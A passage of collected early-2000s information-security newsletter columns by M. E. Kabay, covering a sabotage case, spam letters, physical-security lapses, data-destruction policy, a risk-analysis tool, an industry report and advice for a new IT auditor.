3 Basic Information Security
4 Identity & Authentication
5 Protocols & Data Integrity
6 Access control
7 Security models
8 Object orientation
9 Software security I
10 Software security II
11 Encryption
12 Intrusion detection
13 Internet security
14 Site security summary

I have read a few of these lectures and find them refreshing and enjoyable. They will provide a good resource for beginners interested in a painless and interesting introduction to the field. Prof. Burgess also has some good background links at the bottom of the page that lists the lecture titles.

While I'm on the subject of course material, I invite readers to visit my Web site to pick up ideas from my own courses, which are freely available for anyone to use for non-commercial purposes. Just follow the COURSES link from my home page at < http://www.mekabay.com/index.htm >. In the section labeled "INDUSTRY" you'll find some notes on some keynote speeches, a list of resources for security educators, the INFOSEC UPDATE course from March 2001, and a review of cybercrimes. In the Norwich courses section at < http://www.mekabay.com/courses/academic/norwich/index.htm > I have the lecture notes for the Cybercrime and the Information Security Assurance courses I taught in the fall semester of 2001. Most of these notes are available as HTML and also as printable Acrobat PDF files. I hope readers will find them useful in preparing their own courses for colleagues or for other students. Corrections and suggestions for improvement are always gratefully received.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Another Albert the Saboteur

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The article on sabotage published a few months ago < http://www.nwfusion.com/newsletters/sec/2001/01142925.html > generated some interesting comments. One writer was offended by my article. He wrote, "

* * *

In contrast, another supplied a case study that corroborates the points made in the original analysis:

I read your article with interest because it reminded me of a case I investigated about 5 years ago, although there was a different motive for the incident. An employee of an IT company had very high standing with the management because the system he worked on crashed on several occasions during the night shift. Each time it happened the operator would work extended hours to help recover the data Apart from the overtime he was also receiving awards from his company to compensate for the loss of personal time. My company was called in because the customer wanted compensation for lost revenue, down time etc.. The Engineers could not find a problem and my Security Investigation group was called in, after analyzing the situation I decided to install a covert camera . Within 3 days of installing the camera the operative was filmed disconnecting various cables waiting for the system to crash and reconnecting.

He said that the monetary compensation was not why he initially did it, he too worked alone on the night shift and felt he was not being noticed and he devised a plan to bring himself into focus with management. The more kudos he gained the more he felt he had to do it, he also started to enjoy the financial compensation he was receiving.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Graduate Programs in Information Assurance

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Dear Readers, I need your help.

At Norwich University, we are developing a new program and we need your input to make it a success. Last summer Norwich University launched a 100% on-line MBA program that has quickly become a success and resource; the program provides participants from around the world with a valuable master's degree in a structured 18 month sequence that is tailored to fit the busy schedules of today's professional.

I have been named program director for the new MSIA -- the Master of Science degree in Information Assurance -- that will follow the model of the MBIA. My colleagues and I need your help in providing answers to a brief market survey about your interest in such a program for yourself or for your employees. When you go to < http://msia.nucdc.org/survey > you will find a description of the program and a survey form that should take about 10 minutes to fill out. Your contribution to our efforts will go a long way towards helping us and our University colleagues to establish the viability of this program.

While I'm on the subject of graduate degrees in security, I should mention that my overview of information security resources for educators at < http://www.mekabay.com/overviews/infosec_ed.htm > has a list of academic institutions in the US, Canada and elsewhere that offer BSc, MSc and PhD programs in information security. If there are academics or graduates who notice that their institutions and programs are not listed there, I'd appreciate notification and a URL so that I can update the list.

In any case, many of you have written very nice notes to me over these last two years telling me that you enjoy this series of short articles. If you feel like expressing your feelings about this column, you will do me a great deal of good simply by filling out the MSIA survey. In addition, I welcome communications about the program and will forward your requests for notification of the formal start of recruitment to the appropriate people at the University.

I look forward to hearing from you.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information

technology, security and management.

Profiles in CORA:
Web-Enabled Risk Analysis

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My good friend and colleague Robert V. Jacobson recently announced the release of his time-tested Cost-of-Risk Analysis (CORA) tool in a Web-based format. CORA-Web prioritizes the risk exposures of a facility and identifies the most cost-effective mitigation strategy to make best use of available resources. In the process, it builds a solid business case for risk management recommendations. CORA-Web fully supports the Business Impact Analysis process defined in the draft NIST Special Publication 800-34, "Contingency Planning Guide for Information Technology Systems" < http://csrc.nist.gov/publications/drafts/ITcontingency-planning-guideline.pdf >.

A recent Deloitte & Touche study of e-businesses < http://www.isaca.org/ecomm.htm > disclosed that no respondents were using risk analysis tools to guide risk management decisions. "This is easy to understand," said William H. Murray, senior researcher on the study, "because until recently there have been no efficient, realistic tools. On the other hand, these are decisions where the use of intuition can result in very expensive error. An efficient tool can easily cover its own cost."

F. Lynn McNulty < http://www.safersite.com/Company/McNulty.asp >, head of security consultants McNulty and Associates and a former Associate Director for Computer Security National Institute of Standards and Technology, US Department of Commerce as well as the Director of Government Affairs for RSA Security from January 1997 to December 2000, said, "I have found that CORA and its predecessor IST products to be powerful analytical tools for understanding security issues, and managing risks." While serving as director of information systems security the Federal Aviation Administration, McNulty used these tools to analyze an Air Route Traffic Control Center. "This was the first quantitative risk analysis of an ARTCC. CORA makes it easy for an enterprise to quantify and manage all of its risks, and CORA-Web will make it easy for a team to collaborate on a project."

According to Jacobson, open-end questionnaires have limitations that are overcome by CORA-Web's quantitative model of risk, which focuses attention on the specific details of the risk environment needed to make prudent management decisions. Each user defines exactly which risk factors to include in a risk analysis, and employs the results to evaluate the cost/performance of a full range of risk mitigation, risk transfer, and risk recovery measures.

The application service provider Dynamic Access Systems is hosting CORA-Web. Alan Duncan, CEO, said, "As an ASP, we put great emphasis on risk management to ensure that we achieve the service levels that our clients expect of us. CORA makes it easy to analyze our risks, particularly threats that can cause service interruptions, and to choose the optimum risk mitigation strategies. The CORA analysis of the DynAccSys ASP systems has made a very strong contribution to our marketing and sales promotion."

For more information about CORA and CORA-Web, see Jacobson's Web site at <

http://www.ist-usa.com/ >.

* * *

Disclaimer: I have no financial interest whatever in CORA or in International Security Technology, Inc. Because I have not yet evaluated the software, this column should not be construed as an endorsement.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Readers Write About Spam (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The story of how I was blackballed by a system administrator because a spammer sent a nastygram falsely accusing _me_ of spamming generated quite a flurry of e-mail comments, all of them very encouraging and supportive. Several contributed additional information that readers may find interesting.

* * *

Jeff Anderson, President of ACI International Inc. < http://www.aciconnect.com > wrote,

"You hit a subject that we have recently encountered.

We maintain a mailing list of customers and potential customers who might be interested in our PC-based digital-video surveillance and control systems. Most of the addresses in the list have been collected from responses to advertisements, or from e-mails sent to us. We try very hard to qualify every address prior to including it, since it would be plain stupid to bother sending news and information to people who have zero interest in security. We send a newsletter about once a week or so, and honor all remove requests. There is a note in every e-mail offering to remove anyone who writes back and requests removal.

Last week we sent an e-mail newsletter and received five remove requests. Two of them were very interesting indeed. They both were similar in tone, beginning with the words

`<Expletive> YOU, SPAMMER <expletive>, take my name off of your list NOW you scum.'

Here's the interesting part...BOTH of those emails came from suppliers with whom we had intended to place orders. One of them had just quoted a substantial order to us and we had received approval from the customer to go ahead and place the order.

The other supplier had contacted us and was courting us, hoping that we would do business with them. We were considering it until we discovered how they really behave.

One other thing we have encountered. It seems that a large number of people set up email aliases and have mail redirected from other accounts, then they forget that they have set this arrangement up. As a result, they write to us from ABC@somecompany.com and we discover that we have no addresses for them under the domain somecompany.com. As a result, we find it impossible to remove them.

Interesting how people behave in e-mail in a different manner than they would in person."

* * *

Reader Kirk Talbot noted, “Years ago I had a friend in telephone direct marketing and they had to have a system in place to recognize people and numbers that had requested not to be

contacted. I'd be afraid of such a system on the internet because I believe it would only be used as a source for e-mail addresses. I managed to go from about ten junk letters a week to 30+ a day by sending complaints to providers from which I had received spam. Nonetheless, I have to disagree with you: with spam I think you have to shoot first and then correct the few mistakes you might make. . . . Why don't I see options on preventing mass mailings or lists in sendmail? If junk e-mailers were only able to send 10-100 e-mails out from an account at a time, there would be a lot less spam."

* * *

[M. E. Kabay adds:] CompuServe limits every message to a maximum of 50 recipients, thus requiring manual intervention to reach more people with a message. It's a bit of a nuisance when I need to reach several hundred people, but I have never complained about the few extra minutes required because this limitation severely limits the usability of CompuServe for outgoing spam. On another tack, if ISPs were able or willing to check e-mail headers for forgery, most spam would disappear. In my experience, almost all junk e-mail uses falsified headers. Now mind you, checking every single e-mail header by verifying the correspondence between numerical IP addresses recorded by SMTP and the written-out domain names would likely put an enormous load on the WHOIS services of domain registrars -- but how satisfying it would be to count the numbers of junk messages disappearing into bit-buckets worldwide! Perhaps the usefulness of filtering out forged e-mail would justify mirroring the registration databases locally with updates sent as required instead of having to perform network-mediated lookups.

ISP and Domain Registrar network managers -- any comments on these ideas for making spamming more difficult?

* * *

All the edited, quoted letters used above remain the property of their respective authors and are used by permission of the authors.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

limit on any Web site, and to republish it in any way they see fit.

Readers Write About Spam (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The story of how I was blackballed by a system administrator because a spammer sent a nastygram falsely accusing _me_ of spamming generated quite a flurry of e-mail comments, all of them very encouraging and supportive. Several writers contributed additional information that readers may find interesting. This is the second of two columns on this subject.

* * *

John Taylor, a network solutions consultant, wrote, "I read your article (in Network World's 02/21/02 newsletter) with great interest. Another related subject (at least indirectly) is the phenomenon of 'once tainted, always dirty' when it comes to "open relay" reports. ORBZ (particularly, but not exclusively) seems to carry a grudge forever against providers who have once been tarred with the open relay brush, and it must be nearly impossible -- or at least not worth the trouble -- for the providers to get the scarlet letter removed.

Then, as companies and networks tighten their security firewalls, if they use ORBZ or similar services they must take, on faith alone, the validity of the database of bad actors that such services provide. If the situation is never corrected -- and often it is not -- it usually falls on the receiver to enter exceptions for specific addresses, or to make other accommodations.

This all seems to me to be placing a needless burden on the source and destination entities, while totally ignoring the true bottleneck in between, probably because it is so difficult to effect a remedy.

Just for the record, I believe the only solution to spam lies in individual action. For small-scale nuisances, the 'delete' key works nicely. For repetitive aggravations, mail filters are helpful. Granted, there are some bad actors out there, but all in all I prefer the individual bad actors to those bureaucratic entities that would regulate me from afar."

* * *

Gord Belsey of The Amador Group in Canada told of an e-mail storm caused by spam:

"I had an interesting experience recently with spam. I received spam advertisement, which had been sent to a mailing list that included my e-mail address. The e-mail had the same list set as the reply-to address. Moments later, the spammer sent a message infected by an e-mail virus, which of course was shared with the entire list. In the next few minutes there was a flurry of e-mails from mail servers all over the planet responding with a "your e-mail contains a virus" message. Because of the reply-to address, these messages were sent to the entire list. Next came the flurry of angry responses. Over and over again, people replied with nasty responses (most of them fully signed with name, title, company and so on) which of course were also sent to the entire list of recipients. This was followed by a flurry of nasty responses to the nasty responses. It was getting ridiculous, so I finally sent a quick news flash to the mail list. I pointed out that responses went to the entire list rather than the spammer, and that all the nasty things being said

in the response was read by millions (inaccurate, but made my point) of innocent people who were likewise spammed. The noise finally subsided, but not before some joker responded to list by advertising his own services for specific products! No kidding! I sent an offline e-mail pointing out that he, too, was spamming. A quick e-mail argument ensued. Anyway, in the end his ISP convinced him that he was in fact a spammer. He ended the last e-mail with an apology and a `hope we can do business' sign off. Ever the salesman, huh?"

* * *

Both the edited, quoted letters used above remain the property of their respective authors and are used by permission of the authors.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Physical Security Nightmares

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

It's always a pleasure to receive thoughtful and stimulating e-mail from readers of this newsletters. Recently, I received a heartfelt appeal from a physical security expert to network and other computer system administrators. Jeff Anderson, President of ACI International Inc. < http://www.aciconnect.com > wrote the following essay that I believe will interest readers. Mr Anderson's company specializes in PC-based video surveillance systems.

* * *

As I read your newsletters, I feel that the subject of physical security is not being addressed adequately, especially in light of 9-11. I have spent decades serving the security needs of our clients around the world, and I can tell you point blank that the tightest firewall, intrusion detection system, or password protection scheme is useless if an intruder (or employee) can gain physical access to vital systems unchallenged. Let me give you an example or two.

I recently visited an office of a large multinational organization where I was asked to review their physical security. On arrival, I merely mentioned the name of the person I was coming to visit and signed a guest registry. I was not asked for identification documents. At that point I was given access to a conference room where I was asked to wait alone for the individual with whom I was to meet. Across the open-plan office I could see a large computer room. I could have easily strolled across the office and entered the computer room even though I was an outsider -- a complete stranger.

On another occasion I was invited onto a high-security facility and was required to produce my security clearances before being permitted entry. In spite of my long held military level security clearance, I was issued an "escorts only" pass, which allowed me entry to the facility, but only as long as someone in authority stayed with me. I spent two days there. On the first day, I was escorted everywhere -- even to the restroom. I was given a desk from which to work and each time I had to leave that desk an escort came along with me. No problem. However, on the second day, the escort rules seemed to have softened considerably; for example, I visited the restroom unescorted. Later that day, I was escorted into a secured computer room where I was asked to look at a particular computer. Shortly after I arrived in the room, my escort was distracted by an urgent cell phone call and left the room. I was left sitting in a computer room surrounded by computers presumably containing sensitive material and there was no one there but me. There were no surveillance cameras in that room. I had 15 minutes to myself in there. After 15 minutes, two gentlemen came in, said hello, and sat down at computers and started typing. I was wearing my "escorted only" pass on my lapel but no one noticed. My "escort" returned five minutes later.

I can't even begin to count the number of times that I have been in a facility with card access control heavily deployed and had someone hand me their access control card so that I could go into the next room and place a call, or visit the restroom, or go grab a coffee.

Another problem I encounter is people in the physical security industry who don't know much about computers. For example, as you may know, we manufacture a PC based security control system. We recently received a call from a security professional who had encountered one of our systems in the field and didn't know how to use it. When the customer asked him how to perform a simple function in software, rather than admitting that he did not know, rather than opening the manuals and reading, rather than consulting the help files, he simply started randomly pressing every key on the keyboard, eventually causing the system to do something unwanted. He called us at that point to tell us that our products don't work. I wish I could call this an isolated incident. I can't.

In summary, it seems to me that

* Physical security is not being addressed adequately in today's world.

* Too many security system installation companies are not computer literate (they are not part of the solution, they are part of the problem).

* * *

My thanks to Mr Anderson for the comments printed above and for his permission to quote him verbatim.

Readers may want to review the series of 20 articles on physical security originally published in this newsletter in the year 2000 and freely available in the archives at < http://www.nwfusion.com/newsletters/sec/ >. In addition, my colleague Franklin Platt has prepared two magisterial chapters on physical security for the soon-to-be-published _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and myself. The 1200-page text is due in bookshops in early April; the cover is visible on AMAZON.COM by searching on "Bosworth Kabay" (without the quotation marks).

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Security at NetWorld+Interop

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

John Gallant, the President and Editorial Director of Network World, has asked me to pass on a special request for suggestions. He's going to be running a special session at NetWorld+Interop < http://www.key3media.com/interop/lv2002/index.php > and wants ideas on particular questions you, our readers, would like him to ask a panel of security experts. Here's John's invitation.

* * *

Many of you already plan to attend the NetWorld+Interop conference in Las Vegas May 5-10, 2002, but if you're on the fence about going I [John Gallant] hope this convinces you to head out to sun city.

With the help of the show's organizers, I've pulled together a special plenary session on security - a topic that has rocketed to the top of the list of "things that keep me up at night". We've got an all-start group of speakers who will explore the most dangerous threats to our networks, the new tools that will help us deal with those threats, as well as the issues that will shape security for the future.

The session is called: Cyberland Defense: Rethinking Network Security for a Dangerous World. It will be held on Wednesday, May 8 beginning at 5pm.

Joining me up on stage will be:

- Robert Thomas, CEO of NetScreen Technologies, which provides high-performance firewall and virtual private network systems.

- Sandra England, executive vice president for business development and strategic research with Network Associates, one of the biggest names in security.

- Christopher Klaus, founder and chief technology officer for Internet Security Systems, which is well known for its intrusion detection and response technologies.

- Henry Fiallo, CEO of Enterasys, which has made security a key facet of its infrastructure strategy.

- Keith Rhodes, chief technologist for the U.S. General Accounting Office. Rhodes has brought his deep security expertise to bear on a variety of efforts within the federal government.

Our focus will be on defining where our public and private networks are most vulnerable, and to explore what corporations and government agencies need to do to shore up these critical infrastructure resources. We'll also be discussing some innovative new technologies that could - maybe - finally help us get ahead of the thugs, crooks, nuts and others who want to disrupt our e-business and personal communications.

This session builds upon the special Webcast we conducted in March, featuring Howard Schmidt, the government's top infrastructure protection guru. You can view that Webcast by clicking on < www.nwfusion.com/media/webcast/index.html >.

I could use your help to make this N+I session a success. What questions do you want me to ask these experts? Which issues are most pressing for you? Please drop me a note at < mailto:jgallant@nww.com > with your ideas and thoughts. I'll try to ensure that they get answered.

Thanks, and I hope to see you there.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Implementing New Guidelines for Data Destruction

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

With the popular and technical press reporting extensively on the Enron scandal, where data destruction is playing an important role in the interpretation of how Enron's accountants behaved, it is not surprising that many organizations are reconsidering their own data retention and data destruction policies. A colleague submitted the following (edited) question received from a client:

"We are seeking your advice on the issue of how we destroy records. We're currently working with various vendors on proposals and if shredding is determined to be a corporate policy, then a company-wide policy would be needed to achieve the best price. It would also determine the vendors we could deal with, since we might want a single vendor to support all regions. The paper-recycling companies won't take responsibility for confidentiality of our data, since information security is not part of their business. In contrast, shredding companies will pick up discarded materials from locked cabinets and even transport materials in a locked truck if necessary; they accept responsibility for our information from beginning to end. Can we legitimately shift the liability and responsibility to a third party through the contract? Can you provide us with any industry standards on handling destruction and what companies are doing in light of the Enron issue or because of the growing emphasis on privacy? If the expectation is that shredding will become a preferred method for destroying customer information then we should push to clean things up in 2002 and budget for costs expected in 2003, when we would start shredding lots of materials."

* * *

First, a mandatory disclaimer: I am not a lawyer and this is not legal advice. For legal advice, consult an attorney with expertise in this area of law.

Before engaging in any new data destruction, your client would do well to consult corporate counsel to establish the legal requirements that contribute to determining appropriate data retention policies. Different classes of data will have different retention periods mandated by law, regulations, or business requirements such as due diligence investigations preceding mergers and acquisitions.

The idea of using a single contract for all sites is appealing: it ties into the principle that policies should be applied as uniformly as possible (with due allowance for special cases). For example, in a court of law, it would be tedious and even embarrassing to have to detail the precise data retention and data destruction policies for a dozen locations, each of which had significant but largely unwarranted variations in their practices.

As your client writes, specialized shredding companies do indeed accept responsibility for documents _once they have control_ over the paper or other media; however, they cannot take responsibility for what is done to data _before_ they are discarded. Since employees have by far the largest opportunity for data destruction, mis-filing, or theft, your organization will naturally

keep the largest responsibility for data confidentiality and face the greatest liability for compromise of confidential data – not to speak of losses incurred through data scavenging by industrial spies or criminal hackers. Remember that it will take time to train employees to use special lock boxes to discard confidential documents; many will, at first, continue unconsciously to throw sensitive documents in ordinary trash or to place them carefully in ordinary unprotected recycling bins.

Any change in policies on data destruction should be closely coordinated with the information technology group to be sure that backups and archives are included in the analysis. Electronic or optical archives of documents, including e-mail -- and including backups -- are a rich source of data mining during the legal discovery process. In addition, your client should examine the distribution of documents it wishes to destroy but which reside on employees' desktop, laptop or even personal home computers. Unfortunately, many users have no idea that copying company information onto their home computers poses a security risk; in addition, many novices store documents higgledy-piggledy in a single folder (e.g., "My Documents") with no subfolders, with filenames such as "Document.doc" and with empty property sheets that convey nothing about the subject matter or provenance of the documents. Finding and extirpating all copies of documents that ought to be destroyed may be much harder than it seems at first glance.

As for starting to shred documents on a large scale, there are some public-relations issues as well as legal issues to consider. Before engaging in any new data destruction, I would ensure that the IT and documents staff consult the corporate counsel to be sure that there are no legal proceedings anticipated. It would be embarrassing to have public disclosure of widespread data destruction, even though perfectly legal, just before a court-ordered discovery were due to start. That was precisely what happened in the Enron case before the court orders were served.

It will be critically important to ensure that nothing is destroyed that is in fact clearly useful or needed. In their enthusiasm for getting rid of superfluous materials, it is quite likely that some employees will go overboard and destroy documents that the organization actually wants to keep available. This risk is especially serious when people start the perhaps unfamiliar process of destroying magnetic or optical media. Many users have a lamentable habit of not labeling their diskettes, cartridges, tapes and CD-ROMs or worse, reusing materials with an old and incorrect label. If employees start throwing out these storage media without accurately evaluating the importance of the information carried on these devices, the organization may suffer irretrievable losses.

Organizations should lay out clearly understandable, unambiguous standards for electronic data destruction. It should be possible to go through a checklist that leads a user to a firm conviction that destroying a particular dataset is completely appropriate, completely inappropriate, or questionable. The questionable cases should be discussed with a supervisor. The unambiguous decisions should be documented so that the organization has a permanent record of what was destroyed in the cleanup. Now, excessive detail might defeat the purpose of the data destruction, so the data management guidelines should include examples of suitable notations for tracking the data destruction. The subject of dealing with criminal behavior is outside the scope of this response, but at the very least, management should make it clear in its policies that destroying data indicating criminal activity is _not_ a legitimate process and that the organization's policies explicitly forbid cover-ups of any such criminality. In a well-run organization, any employee who has reason to suspect criminal behavior by colleagues and who is nervous about reporting such evidence within the chain of responsibility should be _encouraged_ to contact law-

enforcement organizations for help.

* * *

LINKS:

For a history of shredding, see < http://www.msnbc.com/news/696082.asp?cp1=1#BODY >.

The U.S. General Services Administration (GSA) has excellent guidelines on disposing of records at < http://gsa.gov/staff/c/ca/disp.htm >.

The U.S. National Archives and Records Administrations has standards on the Web for how it disposes of records at < http://ardor.nara.gov/interior/bor/chap10.html >.

Another example of such standards is from the U. S. Department of Agriculture at < http://ardor.nara.gov/agricult/aphis/rmm-4.html >.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Safe and Sound:
A Treatise on Internet Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In November 2001, RBC Capital markets published a valuable study of the information security industry. Available free at < http://www.rbcdrw.com/security >, by filling out a form, the 212 page report called "Safe and Sound: A Treatise on Internet Security," was written by Stephen H. Sigmond, Managing Director, and Vikram Kaura, Senior Associate. It is filled with valuable information, graphs, tables and insights into the state of information assurance. At Norwich University, we have found it invaluable in helping us evaluate the business case for our proposed online Master of Science in Information Assurance (MSIA) program that we expect to start in September 2002.

The report opens with an industry overview which describes expectations from the information security infrastructure; IP networks and fundamental security frameworks; the security mosaic; the mission-critical nature of security solutions; current spending levels; and security solutions as mechanisms for return on investment and revenue generation.

The next section looks at market segmentation and growth outlook . The authors detail the market for security solutions, including anti-virus software, encryption software, firewall software/firewall appliances, and VPN software and appliances. They break down authentication solutions into PKI software and services and non-PKI solutions, then look at authorization software, intrusion detection software and appliances, vulnerability assessment, Internet access control, content security and managed security services.

The section on industry trends includes the following topics:
* Industry consolidation will accelerate
* Security appliances are multiplying
* VPNs will spread everywhere
* Application-layer security comes of age
* B2B applications and Web services broaden the scope of security
* The age of distributed denial of service attacks (DDoS) .
* Managed security services: a sustainable trend or a passing fad?
* E-mail and instant messaging: popular, not private
* Convergence of security and network management
* Morphing of authorization and provisioning solutions
* Data privacy concerns -- ready for primetime
* Securing mobile commerce: new challenges and opportunities
* Toward centralized policy management.

A particular interesting section is called "The hacker factor" and discusses the varieties of criminal hackers, including inside attackers. It reviews rootkits and remote administration Trojans and looks at trends in criminal law and the possibilities of using insurance as a means of covering losses caused by criminal hackers.

The report then move on to a well-written and lavishly illustrated technology overview that will help all of us in the field understand and explain the basic concepts of information assurance to our colleagues. I suspect that there will be many a course that will borrow illustrations and definitions from this report – I only hope that the authors will receive the credit they deserve when their material is borrowed.

Finally, "Safe and Sound" ends with a review of public and privately-held companies in the security field.

Congratulations to Mssrs Sigmond and Kaura and their support team for a job well done.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Starting a New Job as IT Auditor

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader recently wrote to me as follows: "Just today I accepted a job offer. This organization has no information technology (IT) audit presence currently and it will be a challenge for me." He then posed a series of interesting questions.

> How do you go into an IT department and formulate policies, procedures and/or standards (or which ever comes before the other). <

Asking about formulating policies, standards and procedures strikes me as unusual for an IT auditor. Auditors do not normally promulgate policy; they normally verify compliance with policy. That said, I think an essential phase in any such work is to avoid walking into the IT department like a gunslinger ready to tell everyone what to do. Anyone thinking about creating or modifying policies needs upper-management support before trying to do anything else at the policy level.

Next, my practice is to investigate the current situation carefully and respectfully. Talk to key managers and employees about the current state of controls. Listen more than you talk; take detailed notes as people are speaking. Because I type quickly, I prefer to display what I am writing using a projector in real time; participants can see exactly what I'm noting and can make corrections and additions at once to keep me on track. In addition, give or send your interlocutors a copy of what you have written before you leave them or as soon as possible. You want to be sure that the effort is seen as a collaboration, not as a punitive raid.

Be sure to include non-IT departments. In addition to production departments, you must consult the human resources, records management, legal , public relations and facilities departments. All of these experts have unique and important contributions to the developing picture of how information is managed and protected in your institution.

In addition to speaking with individuals, you can also use focus groups and surveys to gather information about how information and IT resources are currently managed. Be sure to solicit areas of concern and to provide for anonymity if necessary.

Using the initial findings, you can apply techniques such as Computer-Aided Thematic Analysis (TM) (see my paper listed at < http://www.mekabay.com/methodology/index.htm > to sort through and organize the masses of information you have collected. Present a preliminary report to the members of the IT department and ask for comments and suggestions. Present your findings in one-on-one meetings, not by convening a group and slamming them with a book full of perhaps critical findings. Indeed, whenever possible, you should avoid presenting new information and proposals to any group of people all at once -- the interpersonal conflicts and positional rivalries among committee members often obscure the value of your work and lead people to object to proposals for political reasons rather than substance.

As for how to promulgate information protection policies, I always recommend that clients use

existing templates as a starting point to save a lot of time. Two particularly helpful documents are

Wood, C. C. (2001). *Information Security Policies Made Easy: A Comprehensive Set of Information Security Policies. Version 8.* Pentasafe Security Technologies (Houston, TX). ISBN 1-881-58507-7. Includes CD-ROM for complete access to text. < http://www.baselinesoft.com/ispme.html >

Peltier, T. R. (1998). *Information Security Policies and Procedures: A Practitioner's Reference.* Auerbach Publications (Boca Raton, FL). ISBN 0-849-39996-3. 250 pp, CD-ROM.

> How does one provide assurance that network and other significant systems are operating as intended by management? <

> How does one provide assurance that system controls are in place and are effectively and efficiently protecting corporate assets? <

> How does one assure that regulatory requirements relevant to related to systems operations are being complied with? <

> How does one provide assurance that corporate policies on information systems promoting the well being of the company are clear and concise and are enforced?" <

Answering these questions in significant detail is impossible in the format of this column. I will take an easy way out by pointing to the newly-published _Computer Security Handbook, 4th Edition_ from Wiley (ordering information is at the end of this article). Sy Bosworth and I worked for two years as editors of this new edition, and we're proud of the work of our contributors. Chapter 28 covers security policy guidelines; chapters 31 through 33 cover employment practices and policies, operations security and production controls, and e-mail and Internet usage policies. Chapter 35 summarizes material on social psychology and information security policy implementation that readers may have seen in this series of columns over a year ago. Chapter 36 specifically addresses the computer systems security audit process. Chapter 37 reviews vulnerability assessment and intrusion detection; chapter 38 covers monitoring and control systems; and chapter 39 looks at application controls. Chapter 45 is a summary of management roles and responsibility in information protection and chapter 46 looks at practical guidelines for developing security policies. Finally, with regards to your questions, chapters 2, 27, and 52 address questions of law and standards that must be considered in promulgating and implementing effective information assurance plans.

More about the _Handbook_ in another column later.

* * *

